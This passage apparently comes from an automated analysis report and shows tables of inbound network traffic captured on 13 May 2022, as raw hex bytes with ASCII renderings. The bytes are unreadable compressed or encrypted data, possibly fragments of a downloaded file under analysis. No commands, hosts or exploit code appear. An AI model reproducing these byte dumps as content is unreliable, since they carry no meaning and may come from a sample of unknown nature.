8c b4 b2 51 9c 01 a8 2d 0d 42 93 c1 53 2f 48 ae 67 1a 25 e6 bf 13 d1 70 f4 e6 c9 db 20 33 ed e9 bb a2 a0 89 00 04 bc e8 4e 95 70 78 9a 01 9b 57 9e 37 ae 57 8b 59 7d 95 7c 5d 7f 71 6a 90 6c 6d 3b 46 cb<br>Data Ascii: eBu/<*UJOso06UJUpP>>5&)'C,RC&caUV"B]t5hLV4uR<sjACT\|2yNsn]c004"A:`]MVc[Q-BS/Hg%p 3NpxW7WY }]]qjlm;F |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5061 | IN | Data Raw: 08 29 aa a3 3a e5 fb 71 d2 d5 78 34 e6 dd bc 89 68 20 c9 15 c4 ea a5 54 b1 89 9f a8 66 32 d2 08 f0 cf 19 43 aa f6 a4 43 02 dc 37 bf a6 ba 86 29 ed db b0 e4 50 f8 9a 69 14 fe 1c 06 3a 31 74 fb aa da 7a 90 17 0b 41 75 27 69 2d bb 2a 14 36 60 29 d7 5a 52 a3 e6 e1 4c 61 64 ea a5 db 77 db e1 2a 06 ba db 83 31 8d f5 7d 30 4e a0 09 27 51 27 9f 3c 3a 65 e6 be 29 fb 09 68 cf ad d4 52 2a db 94 48 85 00 90 12 4e 95 e2 b4 f1 3f 1c 74 f8 5a d6 67 b3 bc 20 85 ec 57 03 4b 59 c9 1a 39 27 a5 85 35 b1 19 56 9f 86 98 ac 6d 7c c9 bf f8 af de 20 3b 98 bd c1 71 6c a0 ac 65 e3 7e a0 0d 35 8e 74 38 da 8f 0d 6d cf 55 fd 22 d0 d6 b1 8a 48 a4 0e ea ec d2 67 46 cf 49 34 1f 66 43 1c 79 2c 9a 85 c8 4c ba 78 ee 43 cb da 23 41 a3 0e 14 c8 67 e7 5c 67 57 58 52 23 ff d7 f2 3d fb 7e 7d aa<br>Data Ascii: ):qx4h Tf2CC7)Pi:1tzAu'i-*6`)ZRLadw*1}0N'Q'<:e)hR*HN?tZg WKY9'5Vm\| ;qle~5t8mU"HgFI4fCy,L xC#Ag\gWXR#=~} |
| 2022-05-13 13:53:17 UTC | 5069 | IN | Data Raw: 8e 19 19 6c d2 e4 85 96 34 76 5a d6 a3 3a f1 20 61 d7 23 af 06 d1 5e 59 6a 4d 26 7a 11 2a a0 e6 33 a7 9d 3c b1 0e ab bc c9 e3 15 c5 d8 8c 68 b8 52 10 a9 a1 a5 2a 40 27 cf 9e 0a d2 78 0b cb 29 b4 5b 41 18 ed ab 19 09 00 ad 6a 01 3f 2e 34 bb b4 eb c0 cd d6 0f ff d0 f3 f8 9a f4 1e cd ac 71 ad a4 6c a5 16 94 1a 40 ea 1e 3e 78 fc 4d aa f1 b3 7b 9c cf ac f1 90 54 d3 98 0f ea 4c f1 46 b4 22 a4 73 e4 3c 40 18 ca b5 dd c1 26 0c cf b8 b9 b0 dd 67 9e d6 09 3b a1 68 0a b1 d2 49 02 af f0 cf 1d 35 a5 f1 a5 66 a3 ed f5 0a 0c e5 f6 16 d0 cc 97 32 a3 c3 28 15 68 e3 7c 89 f2 61 53 4c 74 bf f2 39 35 aa 8b 2e db 23 44 74 92 d9 5a b5 81 92 64 d1 08 1d 41 d8 64 06 59 fc 71 e5 ac 96 df 0b 57 dc 5b 66 5d df b7 ed de e5 77 0e d8 92 68 c0 ed 84 e9 a9 a6 40 91 d3 4f 8e 3a e9 d4 bd<br>Data Ascii: l4vZ: a#^YjM&z*3<hR*@'x)[Aj?.4ql@>xM{TLF"s<@&g;hI5f2(h\|aSLt95.#DtZdAdYqW[f]wh@O: |
| 2022-05-13 13:53:17 UTC | 5085 | IN | Data Raw: 59 6c 5c 31 8c ae b9 10 d6 a4 13 ce 82 bd 3e 03 d3 8e 8a e5 cb 7b 2b ae 3c 13 39 dd f5 90 db 4d b3 68 31 88 e2 46 70 32 4a c7 a9 6a c0 9f 53 71 6f dd 8c 2f 97 24 cb f6 eb 1f 67 61 a7 f7 13 a1 96 76 3d bf 6b be 4b 87 9e 55 b8 9a 42 47 56 47 4a d4 82 28 46 91 4c eb e3 8e bf ee 2f 92 8e a9 2d b5 5f 7f e2 62 ef 21 d7 c6 db 70 9d 64 69 dd f4 14 6e df 6c be 7f 2d 00 00 7a a8 df 87 1c f8 f7 51 44 25 33 ac c7 af d3 88 a0 d4 8a 26 9e 03 24 dd a9 9e ac 75 a1 00 10 a4 8e 07 9e 39 1d a1 c2 9a f7 32 93 39 5d cf dc bb b4 70 b2 db 58 37 72 b9 a2 a8 a1 1a bd 20 e6 a4 94 f2 a0 e7 8f 63 0f 4b 8d b9 b5 f4 fd df b4 d6 d5 66 a6 db b9 46 b1 44 7e 95 ad a4 91 59 c4 4e 00 21 43 50 9a 72 07 1c 79 71 39 7e 2d c9 42 dc 63 2f 80 2d cf ba 22 b3 bb 16 f7 fd a2 f2 85 3a 35 06 45 51 5d<br>Data Ascii: Yl\1>{+<9Mh1Fp2JjSqo/$gav=kKUBGVGJ(FL/-_b!pdinl-zQD%3&$u929]pX7r cKfFD~YN!CPryq9~-Bc/-":5EQ] |
| 2022-05-13 13:53:17 UTC | 5101 | IN | Data Raw: 49 83 bb 54 03 76 c2 77 94 e9 68 63 a1 8d 69 cd 41 1e 3d 3a b9 e3 44 be 9f 0c 7c cf e2 66 a9 36 31 db 60 b7 99 16 2b 65 8f 5b ad 41 6e 82 54 50 37 99 5c f9 57 96 29 65 76 5a da 7e ff 00 46 6c a9 da 42 0b 69 6c a6 90 c0 86 5b b0 59 3a 5a 8b 97 02 c5 ba ab a8 f3 3c 32 c3 b5 95 d2 97 15 d3 d1 18 df 18 55 85 9b 41 71 f5 57 f1 a2 39 0e 23 31 f5 34 6b 91 20 91 f9 b5 63 1c 97 dd 5d b4 6f 96 e9 f9 bd 14 19 d7 42 7b 8e ed b7 da db 97 ba 72 b1 35 16 a4 90 dd 46 95 ae 54 cb d3 89 c5 86 f6 b4 55 6b f6 68 37 69 33 ae b7 3b 2d 9a c5 26 d6 54 6b d2 92 4e da c9 24 69 3a 47 a9 80 06 ad 8e aa 62 b6 5b c4 72 d5 55 47 7e bd 84 26 c0 cf be 20 8a da 37 b5 31 c9 dd 2a c1 42 ea 24 2b 00 6a 52 ac 5b e6 a1 5c 6f ff 00 e3 db b3 56 95 1d fd df 9b 90 9c 8f 0f bc e1 dc ee d3 6f db 88<br>Data Ascii: ITvwhciA=:D\|f61`+e[AnTP7\W)evZ~FlBil[Y:Z<2UAqW9#14k c]oB{r5FTUkh7i3;-&TkN$i:Gb[rUG~& 71* B$+jR[\oVo |
| 2022-05-13 13:53:17 UTC | 5109 | IN | Data Raw: 35 c7 4b ab 5a ed 55 fd 5c ff 00 ab e2 32 4e 39 11 fa eb 38 23 78 6c 06 9b 85 e2 b3 6a 04 81 c4 d5 cf 57 96 78 7e 5d ac e6 ff 00 0f e5 ff 00 c4 7b 5b 29 db e4 dc af 98 49 72 d1 98 98 d3 b6 46 7c 0e 95 2d e9 66 07 d3 d5 c3 1a 65 54 a6 95 99 ed f4 d4 97 e0 7a 9c ef b9 fd 9d 7b bb df 41 28 dc be 96 33 5d 11 2a 54 b5 3d 79 b1 cc 90 7f 97 1e 9f 49 d7 57 15 1a d9 bf b6 d3 fd 26 6e d3 c0 d8 d9 b6 8b dd b2 dd e2 bb bc 17 30 c6 06 65 1a 32 a0 03 55 20 9c eb 4c bf cb 1c 59 f3 57 23 4e b5 da df 7e e9 2a 8d 1a 37 16 f7 0f 01 16 f2 2a b8 1d 2c 40 65 15 cb 51 00 e7 4c 72 d6 c9 3d 51 b6 87 2f b8 fb 6b 6b 96 eb b1 b8 5e b9 b8 a2 48 0b 05 a0 34 2b d0 d9 e9 e3 a9 80 cb d3 5c 7a f8 ba bc 8a b3 4a ad ba d7 9f fa 97 d9 ef 31 6d 23 7a 28 a0 8d 16 da 2b 96 99 d4 28 66 ee 50 8f<br>Data Ascii: 5KZU\2N98#xljWx~]{[)IrF\|-feTz{A(3]*T=yIW&n0e2U LYW#N~*7*,@eQLr=Q/kk^H4+\zJ1m#z(+(fP |
| 2022-05-13 13:53:17 UTC | 5125 | IN | Data Raw: d2 e2 75 b5 bb 86 4b 63 22 2b 24 9d a2 54 b5 2a 43 50 65 ab f0 f1 c6 19 3a 3c 75 5b aa d5 a1 ea a4 aa 9b 56 56 64 21 85 9a a3 a9 99 5d 83 13 52 49 26 9c 2a 49 cb f6 63 83 25 f5 9f bb 43 b2 97 da 01 bf 16 68 12 3b 7d 31 3c 40 b2 2a 95 a6 7d 3a 89 e3 a4 d4 af 48 c7 4f 4f c5 bb 6b 3c 78 fa e3 d7 cf 53 9a cd b6 65 cb bf d9 de dd 7f 4f 43 3c 33 05 59 04 91 29 d3 ab c1 b2 26 8b cf c7 1d 8b a6 b5 2b bd ed b2 d5 6d b7 18 12 c6 cd 16 8f 7c 90 2a c6 d1 84 a1 f9 a8 cc 7f 19 a0 d4 3f d3 8e 54 f1 2e 33 fb 3f 2f f1 1e c8 27 71 67 bd aa c1 d8 bb 35 88 12 e1 d1 8e ba 82 b4 cb 21 91 39 f8 e2 6b 7c 5a cd 78 f0 86 bc 26 43 59 58 cb 64 8d 23 4c f2 42 01 60 b2 46 14 8a 0a e9 57 f0 f0 f1 e7 e3 87 93 22 bb 88 49 f7 3f c0 d6 96 d8 68 6b 8a e1 62 93 50 58 98 2b 8a 16 0e 49 cc 0a<br>Data Ascii: uKc"+$T*CPe:<u[VVd!]RI&*Ic%Ch;}1<@*}:HOOk<xSeOC<3Y)&+m\|*?T.3?/'qg5!9k\|Zx&CYXd#LB`FW"I?hk bPX+I |
| 2022-05-13 13:53:17 UTC | 5141 | IN | Data Raw: a1 87 a9 a6 24 d6 d4 e7 8c 98 bc 45 f6 e6 5d a1 4d c5 e8 92 79 28 75 bc 6a e4 1a 66 32 63 42 df ca bd 58 ce d1 97 c3 58 af 73 8f 4f 78 ac a0 23 6f de 06 ed 29 89 12 58 58 80 ca 24 46 04 ab 03 43 40 28 2b f8 75 1a 7c d8 9c 9d 3f 95 c5 a7 de 99 b6 37 da 5f fd 3b 71 8d 81 92 51 2c 1a 74 94 ed 8e 07 e5 3c eb e7 cf 05 ad 8d 2d 38 fa d9 7b 6a b9 99 f7 52 ec d6 b7 90 d8 dc 43 17 7e 40 da 1b 42 e4 7f 07 02 75 37 1c 55 16 5b 55 de ad c2 ef 7e ff 00 52 39 ed 6a a7 06 e2 84 d0 53 a1 57 21 52 74 8c f8 0a 1f 1c 70 39 93 6d d5 04 b8 b6 98 47 d9 b7 74 b7 e3 a4 00 17 80 e7 98 ae 59 e3 6a d9 4c da 6c 67 6a 54 17 69 db 37 1b 36 11 b1 9a 50 aa 4b 19 40 24 96 3e b5 2b c3 f9 34 fc 31 db 91 57 2a 95 b5 7e 9e ce cf fc 8d e9 87 99 a7 3d c7 d0 44 f7 13 31 48 e2 52 f5 61 a4 1a 78<br>Data Ascii: $E]My(ujf2cBXXsOx#o)XX$FC@(+u\|?7_;qQ,t<-8{jRC~@Bu7U[U~R9jSW!Rtp9mGtYjLlgjTi76PK@$>+41W*~ =D1HRax |
| 2022-05-13 13:53:17 UTC | 5149 | IN | Data Raw: a5 6f d2 a2 96 12 39 06 80 53 a9 c2 d4 92 b4 c7 3d 30 3a bd b3 fa b5 8d b5 fb 94 84 94 ed fe f3 dd ee 6f e3 b3 b4 b3 72 8d 18 d4 9a 48 2a 57 23 ea 0a a3 5f 2c 69 97 a1 c7 5a 3b 5a dc f8 fa 6b e1 34 4e 0e e4 4f 3c f0 1a 6a b6 99 45 0b 1d 04 a6 5c aa 48 a0 c7 cf ed 49 fd 4b db a8 de 66 cc eb dd e6 7b 53 a6 08 a4 96 ef 4d 2a a0 29 cc 7a ab e9 e3 f1 c7 4e 3c 0a dc 5a ad 7d fe ce d0 4e 4a b6 1f 71 5d ee 2a 96 b7 96 e6 39 9a 20 c5 d3 e6 1e 92 18 8f 43 6a 19 8f 56 34 ea 7a 5a e3 f1 55 ca 9e 1e 9c 51 aa 35 22 db ed 6d 89 92 15 3d 6e 58 90 da 89 34 d3 42 6b e9 5a 7a 71 c6 f2 da da 3e 4b f7 fa 32 d6 86 7d fe d8 c1 0b ed 22 15 bd 7d 2a ce cc 03 05 07 3c 86 b6 ad 38 10 6b 8e 9c 79 79 64 9d 8b 97 29 ff 00 49 93 5a 8a fb da d1 ef 0e 23 bd 9d 8a 50 80 b1 12 83 57 15 62<br>Data Ascii: o9S=0:orH*W#_,iZ;Zk4NO<jE\HIKf{SM*)zN<Z}NJq]*9 CjV4zZUQ5"m=nX4BkZzq>K2}"}*<8kyyd)IZ#PWb |
| 2022-05-13 13:53:17 UTC | 5165 | IN | Data Raw: 11 f4 ac 08 ed 05 5c c0 d2 48 a7 4b a9 fe 66 4f 0c 65 96 de 53 97 5f 8b ea 9b 7f 07 f6 9d b8 6b da 74 ed 67 1c b1 a2 92 64 28 6a ba 99 94 0e 59 8e 18 f2 55 9c e9 a4 fa 8f 41 51 10 79 e1 b6 63 6f 15 bb bc 67 49 66 0a 19 6a 4d 38 71 24 71 c0 aa ed ab b2 39 af 57 25 ae ed 04 61 d0 48 7e 52 10 28 a0 f1 03 4f ab ee c4 25 2e 1c 7b 7f 89 83 c7 3c 0a 23 b4 b5 23 bd 4a ca 79 cf 93 54 78 f0 27 fc 65 8d 1d ed c3 97 e4 25 e3 68 8b 59 5b 5f db ea 9b b3 32 f3 0a ad 40 c3 8e 95 39 0f dd 86 af 6a 3d 26 be ee 1d ec 75 86 60 1b 6d 93 61 6a c7 6c ca 49 a9 d5 1f 71 9b 4d 49 00 f4 d0 e7 d2 cb d5 5c b1 e9 6f cb 9b 8d be dd a9 4f a7 a8 8b 63 67 41 67 6f 14 f6 46 4d bc 3d bc b2 a0 2a ee a4 94 a8 fc 24 82 b4 c7 9b 7b 3a da 2f 16 49 f0 5f 37 b4 6d 20 64 da a7 44 76 9a fa a1 9e a0<br>Data Ascii: \HKfOeS_ktgd(jYUAQycogIfjM8q$q9W%aH~R(O%.{<##JyTx'e%hY[_2@9j=&u`majIIqMI\oOcgAgoFM=*${:/ I_7m dDv |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5181 | IN | Data Raw: 0a d5 2b ab a3 4d 00 d4 c7 37 fc 5e af 0c 68 f0 bc cf 54 e9 da e7 4e 3f 37 fd 44 9c 95 43 ef 2a 5e 37 75 7b 64 b2 99 15 85 34 c6 17 36 24 11 cc ae 5e af c3 c7 17 6e 87 c3 a6 bf 4f 7d a7 87 a7 b4 b3 6c 7b 96 c6 1b f9 a2 9f b8 22 d0 8e 83 4b 1a f0 2c 03 71 5e 23 5e a0 8b 41 9e 38 3f b5 bb a2 6a 26 5a 7c 3d 9f f8 f1 64 49 11 3d b8 93 fe cc 9d 0f 09 76 93 55 54 77 1b 2e 9f c2 05 7a e8 70 f6 b8 f1 72 b4 6d e7 e1 5d bd bf 94 24 e7 65 f7 8c db 2d ed 2e 8b 7d 3b 06 51 20 45 ac 88 a0 d1 d5 b3 f1 d2 7a 69 d2 ba 49 c7 a6 ba 15 9a be 1f 8b 4d 27 e1 7f 4b 06 db 23 17 ba 25 de 03 18 a0 64 89 54 37 72 94 21 86 66 84 8a 29 af 92 d7 ab f9 70 df 48 b1 71 72 fb 3d 38 fd a0 8d 8d a7 de 96 b1 6d 31 4f 7b 45 91 9f 4a 75 64 c4 e4 59 4f 4a f8 96 d5 d3 f6 f4 e3 8b 37 41 67 91 aa<br>Data Ascii: +M7^hTN?7DC*^7u{d46$^nO}l{"K,q^#^A8?j&Z\|=dI=vUTw.zprm]$e-.};Q EziIM'K#%dT7r!f)pHqr=8m1O{ EJudYOJ7Ag |
| 2022-05-13 13:53:17 UTC | 5189 | IN | Data Raw: 23 20 1e 24 13 c4 ea f0 5a 53 1f 71 fe 2b a4 56 a3 b5 a1 ef e3 2d 58 cf 56 76 de ce f7 ec 1e f3 85 6d ee 10 43 74 a5 43 c8 56 8a 58 fe 13 9d 08 3e af f8 e3 c3 eb 3f c6 be 96 d2 9c d5 f0 d7 87 ac e9 a7 89 c3 25 ee cd 9f 7b ba b8 d3 6b 77 16 88 c7 e9 db 0a 2c 84 02 03 55 e8 7a b4 d7 f7 e1 74 b9 b1 51 78 aa fb f2 7c be ee c0 b5 75 0f 7f 72 45 b4 5a 88 e2 32 49 22 10 88 af 1b 99 35 56 a0 33 01 a4 90 72 c7 22 e9 5e 5b 4b 84 9e ae 1a db ec 47 2b 5a 9e 69 b8 fb a3 7b 97 74 6b 68 93 44 e1 96 45 b6 0a 44 8e 32 6e 39 d1 95 45 59 bc 2b 5c 7d 5e 2e 8f 12 c7 2f 55 ad 77 fc b5 e5 f6 8f 6e 86 14 df dc 45 9a 7e fb c4 cc 80 64 a5 98 51 d4 1d 34 23 a6 82 be 19 f3 c7 a1 5f f1 90 a2 7f f5 e6 4e d3 6f d8 9b cb 6f 77 82 ce da 51 6a 82 39 09 42 4e 60 d7 48 d7 a7 3e bd 2c 73 e1<br>Data Ascii: # $ZSq+V-XVvmCtCVX>?%{kw,UztQx\|urEZ2I"5V3r"^[KG+Zi{tkhDED2n9EY+\}^./UwnE~dQ4#_NoowQj9BN` H>,s |
| 2022-05-13 13:53:17 UTC | 5205 | IN | Data Raw: 52 35 02 23 75 20 a0 ff 00 71 d4 8f b5 59 b5 69 f4 ae 3e 7a fd 46 4c 95 70 95 3b 7e af d3 5f dd 07 33 6d 81 6e 12 5f 49 6b 25 fe cf 66 ad 23 36 89 04 a4 80 c9 c8 47 9a a6 9a f5 1a f1 3e 3c 31 be 25 45 65 4c b6 d2 25 6d e5 6f cd c6 d2 25 5e d3 6a d3 70 ba b4 8a 38 6f 47 65 dc aa 2a 46 51 b4 d4 56 8d a3 48 04 91 97 2f 3c 70 5f 15 6c db a7 8b 9c b9 d7 d5 21 a7 23 40 34 c2 39 1e 59 16 25 08 74 b8 ab 1a 93 4c 85 7f c3 63 9a 14 a4 94 f7 1a 49 85 bb 5e 6e 1b 4f fd ed b5 db dd c0 b5 0c 8a 82 67 d5 5c b5 e6 3b 62 9f 97 fc f1 e8 e1 c7 4c be 1b 55 51 f6 ce ca fb 3e af 79 75 a4 83 fb 66 5b cd c6 de 49 f7 40 8b 2c d2 f7 20 40 59 4a 87 1a a8 7e 52 df 90 6b f3 c6 9d 5a ae 3b 25 8e 62 aa 2c f4 73 b7 4f 5c 7e 6d 08 f8 4d db ff 00 6d c5 ba 14 59 84 87 49 d4 11 58 a2 9a 7e<br>Data Ascii: R5#u qYi>zFLp;~_3mn_Ik%f#6G><1%EeL%mo%^jp8oGe*FQVH/<p_!#@49Y%tLcl^nOg\;bLUQ>yuf[I@, @YJ~RkZ;%b,sO\~mMmYIX~ |
| 2022-05-13 13:53:17 UTC | 5221 | IN | Data Raw: 7e 6d 29 9e 37 ab a5 b4 f2 f7 77 da c7 a5 5b 2b 1d 6d 9f f6 db de 17 30 23 ed 56 d3 c8 cc 85 c5 c5 c5 42 1a 0e 65 80 5e 3e 1e ae 14 c7 4d 7a 7b 64 f9 1d 6a fd 9a 1b ed 76 50 8e 52 3d e5 ec 67 3b 6d fe e1 6d 2e e6 80 a3 c5 90 1a c5 7a 43 03 ea f2 39 57 1c d6 e9 ed 47 ba b4 b5 6b 3c 78 98 2b 3a b8 07 9a cf 70 b9 b9 48 d2 78 8b 1e a3 18 50 c5 80 1f 8d 6b 4d 1f 8b 11 e6 d1 27 66 9f ea 98 ff 00 4f 79 39 2b 3a 98 c7 d9 db bd dd d3 5d 77 e0 37 25 d8 92 8c 5d 0c 40 74 86 8b a6 ae 1b 8b ea ae 78 ed fe fb 15 69 b6 2d 1d fe 1f 17 ea fc 0e 45 55 c0 e9 76 ed ae 5d ae d9 5a e5 2a 61 34 08 82 ba 8d 32 0b a8 96 ff 00 4f 0c 73 67 55 b6 b3 f1 7a 72 3d 0d bb 54 13 8a e6 e6 e5 9e 43 63 fa 19 05 45 60 8d 5e 2d 56 a5 2a 07 d9 8c 2b 8e a9 46 ed 7b 7f 70 ab c3 88 22 6c 31 41 21<br>Data Ascii: ~m)7w[+m0#VBe^>Mz{djvPR=g;mm.zC9WGk<x+:pHxPkM'fOy9+:]w7%]@txi-EUv]Z*a42OsgUzr=TCcE`^-V*+ F{p"l1A! |
| 2022-05-13 13:53:17 UTC | 5228 | IN | Data Raw: 1d f6 db 35 52 8d 08 65 5a e9 12 2a d3 e2 68 3c b1 ba cd 7e df 71 e9 d6 d2 85 69 be 6d 96 8e b0 d8 6d 17 0b 29 e2 d4 40 b5 e0 1b c3 0b 26 0c 97 53 7c 95 8f 6f b8 c2 db 98 43 7b 89 4d cc a0 d9 ba 08 b3 ae a2 51 fe 14 e1 43 88 af 4e d5 54 59 6b dd ad 41 3b 22 10 ef cd b9 68 17 76 6d 1c 9a 9e a8 49 00 20 a1 53 a8 fa eb 9f 21 4c 16 e9 bc bf 86 d3 c3 df cf d4 67 55 64 3e f3 ee 68 76 7b 24 9e 4b 58 51 c8 62 15 9b a8 53 d2 14 53 32 fc b9 62 70 74 8f 2d a1 5a dc bd 3f 94 e3 be e6 e3 53 32 d7 de 97 9b d2 aa 6d 4a d0 5b 64 ac ae a2 8a 46 6c a4 12 4b 0f bb 1d 76 e8 2b 89 ff 00 f4 f1 5b bb 9f 79 a6 2c 6e 4d a0 67 24 4a 11 99 80 cb 8d 09 19 f8 36 38 dd 23 46 7a 90 04 ab 65 75 0b db 5f 59 a4 10 8a bb 94 6d 4e 72 cc 80 39 ff 00 8a 63 5f 15 5e ea 59 d9 f2 95 a1 cd e5 be<br>Data Ascii: 5ReZ*h<~qimm)@&S\|oC{MQCNTYkA;"hvmI S!LgUd>hv{$KXQbSS2bpt-Z?S2mJ[dFlKv+[y,nMg$J 68#Fzeu_YmNr9c_^Y |
| 2022-05-13 13:53:17 UTC | 5244 | IN | Data Raw: cb 5b 98 77 af d4 86 59 e4 42 73 75 50 16 87 c4 2f 15 f8 e3 cf bd 1e 2d 1a aa ee fe 27 7e 1b 94 dc 6c 92 6d b2 ac 71 dc cd 0c 0a 0b ac 71 00 4d 4d 07 51 24 fd d8 d2 bd 42 c8 a5 d5 59 f0 9b 7e 01 6c b1 c0 07 71 b7 b8 b9 9e 58 77 2b 95 3b 34 a4 07 40 0d 74 81 5e 55 21 eb c5 bc 31 d1 8a d5 aa 4e 95 ff 00 ea b8 7a ff 00 ea 6e b5 52 67 6d 9b 1e c9 67 70 67 db ac e3 d2 83 42 cc d2 33 6a f1 28 1b 31 4f c5 8e cc 9d 46 5b 28 bd b8 fc b0 b4 f5 c1 b6 1a f3 66 c1 b6 b4 ba 99 1e 43 22 69 a8 e9 3d 3a 4f 10 75 1a 69 38 e1 77 b5 53 88 0c b6 8d 43 f4 c4 b0 17 86 44 91 55 b4 fa c3 15 3e 19 66 71 85 6e e6 1a 89 d7 80 f1 e5 4f 42 b8 9e 44 90 04 00 02 73 52 29 5a f8 57 1a 5f 81 d1 60 2d d6 7d 9a 2b b5 b3 de 9e 48 2e 38 aa f7 0a ae 62 a3 31 fb 31 78 ab 95 d7 76 34 ac bd 47 9f<br>Data Ascii: [wYBsuP/-'~lmqqMMQ$BY~lqXw+;4@t^U!1NznRgmgpgB3j(1OF[(fC"i=:Oui8wSCDU>fqnOBDsR)ZW_`-}+H.8 b11xv4G |
| 2022-05-13 13:53:17 UTC | 5260 | IN | Data Raw: c1 8f ea 69 af df 5f 0c 6d 8f 25 68 8c 15 5d 8d 3d df fb d3 7a e9 1d ea c7 59 d8 b9 ee 39 3a 33 1d 25 3c 3a 72 c7 9c ed 6b 33 d4 ad 12 3d 9f fb 70 cf ee ad a2 db 75 df 94 4e d3 2e a8 d2 4e 04 2b 55 49 1f 36 8e 55 fe 6c 75 61 ed b6 bd 87 1e 5e 30 8f 57 6b 98 a0 8b 55 cb af 48 ad 01 a6 67 80 c7 ab 30 b5 38 fd 46 7c 37 90 5e ce b3 2c da e3 5a e9 55 61 a4 b7 16 a9 1f 87 19 2b 26 f8 8d d4 1e f7 dc 0b 1d 06 bd 20 92 08 34 a0 a7 26 f8 f2 6c 2b e5 1a a9 97 3b db ee 8b a2 51 1b c4 0f 5a bd 28 3c 1b 3f 3c 73 bf 11 ad 5c 1e 49 ee af 69 1d db 7f 10 4c 23 b5 1d bd 46 e0 02 6a b5 a0 e0 42 b7 1e 27 d3 8e 2c b5 83 6a b9 e0 71 7b 87 b1 36 8b ab 9f a5 b8 dc 25 78 d5 e8 fa 51 74 c8 16 9a b4 37 49 5f 0d 59 f1 c6 1e 6b 5a 26 6c ab cc fa 3a c2 1b 19 2c a1 8f 6b d4 96 a1 14 22<br>Data Ascii: i_m%h]=zY9:3%<:rk3=puN.N+UI6Ulua^0WkUHg08F\|7^,ZUa+& 4&l+;QZ(<?<s\liL#FjB',jq{6%xQt7I_YkZ&l:,k" |
| 2022-05-13 13:53:17 UTC | 5264 | IN | Data Raw: 12 d4 07 48 26 a4 0a 81 96 67 ab e1 8e 9c 58 1c 6b e1 14 49 62 5d 9d 4b 14 99 30 51 31 15 24 ae ae 03 f3 30 fc 3c 33 c4 3a 73 5f a7 d7 fb 06 87 bf ba b5 8f b1 73 74 a1 d2 32 65 27 48 a8 21 7c 0f 50 f2 ff 00 8e 1e 3a 59 cd 6b a3 7a 1b 48 34 9b f1 b9 b7 6b a8 61 57 b7 d4 1d 16 80 37 8f a6 ba 99 87 33 cb 1a d7 a6 da e1 bd 78 32 50 df d7 66 b9 8c ac 29 c4 21 91 99 7d 43 56 91 9b 0e 02 99 d3 d3 83 fb 75 57 ab ed 8e ed 3b 84 db 2e 8e 69 fb ce 54 6a ee 51 51 40 00 1c f2 55 ae 9a d3 99 f9 b1 9b aa 8f 57 1f db cc 82 32 5d 35 bc aa 8a ab 57 25 9b 48 c8 68 f5 16 1e 9f 56 4b 8b d9 b9 4b 7e 8c a2 e3 20 bf 06 68 a4 0b 2e a1 5d 39 e9 e4 c4 8f 13 4e 15 c6 51 b3 46 b4 f4 82 84 f1 46 fa 62 95 3b 85 9b 5a be 82 08 00 78 e5 5f 2c 35 76 96 9a 7b 4a 4c 1e ea e6 d6 ec 07 12 f6<br>Data Ascii: H&gXklb]K0Q1$0<3:s_st2e'H!\|P:YkzH4kaW73x2Pf)!}CVuW;.iTjQQ@UW2]5W%HhVKK~ h.]9NQFFb;Zx_,5v {JL |
| 2022-05-13 13:53:17 UTC | 5280 | IN | Data Raw: 9d 0e 1a d7 dc 32 2b dc bc ef a1 91 ea 5a b4 d2 38 65 e4 79 e3 9b 22 d4 e9 ac 24 7c b7 bb 5f c8 db eb dc ca ed 26 89 38 93 a8 e9 07 21 53 e5 8f ae c7 49 c7 1d a8 e3 6f c4 7b b7 f7 9f 70 3b ac f0 5f c2 47 6e 6d ba d9 81 1c 32 4a 10 3f 97 d3 8f 98 e9 78 eb da 75 e4 7a 1d 9f f6 eb dd 3e da fe dd ff 00 6f a6 92 3b 8f ff 00 3f ee dd 33 30 6d 3d 98 22 34 48 eb ea ab 9f d4 6e 47 a4 72 c6 ce d2 d9 97 0e 27 83 7b a7 dd b6 fe e4 f7 3a c9 0d 4c 48 15 01 f1 21 b5 33 65 e2 4e 3d 15 8a cb 1c b2 1d a5 9b 32 dd 29 be 2c aa 4a c4 8f e7 a8 91 4f fe ac 78 ce 91 5f 5b 46 f5 7a 9e d1 ed ed ea 6d 97 6a 81 b5 51 94 ea fb 00 35 fb c0 cf 1e 1f 3d 0f 41 bd 05 17 bc 21 b5 f7 5c 48 86 b7 09 6f 24 8a 9c 48 50 a1 47 c3 89 c7 a3 7a 3f 2a 7b d1 cd 8e de 23 d7 7d 97 bf 4f b4 49 ba cf 03<br>Data Ascii: 2+Z8ey"$\|_&8!SIo{p;_Gnm2J?xuz>o;?30m="4HnGr'{:LH!3eN=2),JOx_[FzmjQ5=A!\Ho$HPGz?*{#}OI |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5296 | IN | Data Raw: c7 56 ae 9d 38 d2 d2 b8 b9 25 b2 13 4c 52 05 9a 8c 14 b2 55 0a 7e a1 6e 06 ac 4e 7e 23 86 30 5a f8 74 f5 f2 06 cb 2d ee 0a 83 af 53 c7 5a 2b 82 45 38 f2 6a 57 3c 64 e9 cd 68 34 cb 53 52 a4 95 6e a5 4a 6b 24 50 0e 2d 51 e3 fb 47 8e 2d db 93 19 65 ce de d3 dc aa bc cc 0d 3a 4d 40 51 55 f0 a3 16 a7 01 5e 7c 30 a9 6a f0 d3 d6 e4 87 a9 9e 6d 6e 1e 44 a3 b6 88 33 5a 35 5b 50 ea ee 36 40 2f 31 96 35 59 34 8f e1 1f 4a 2a 01 4a ee 02 54 9c 6b d1 1a 30 34 50 41 cf 2e 04 d3 87 57 a8 e2 d6 d8 6b b7 bc 61 4d 7b 75 0a 29 91 a3 68 5a 20 19 87 53 e9 6f 53 33 0a af a8 f4 aa fa b8 84 18 a5 b6 cf 49 ac 69 dd ee 2a 00 60 b9 b8 79 1c 22 aa 97 07 39 09 cc 0a 0c cd 38 b7 87 aa be 9f 1c 2b 52 bc dc c7 a7 68 9a 93 5c dc 5b 08 f4 c3 4a b7 a9 2a 4b c7 e2 68 a3 ee 6c f1 cd b7 b7 de<br>Data Ascii: V8%LRU~nN~#0Zt-SZ+E8jW<dh4SRnJk$P-QG-e:M@QU^\|0jmnD3Z5[P6@/15Y4J*JTk04PA.WkaM{u)hZ SoS3li*`y"98+Rh\[J*Khl |
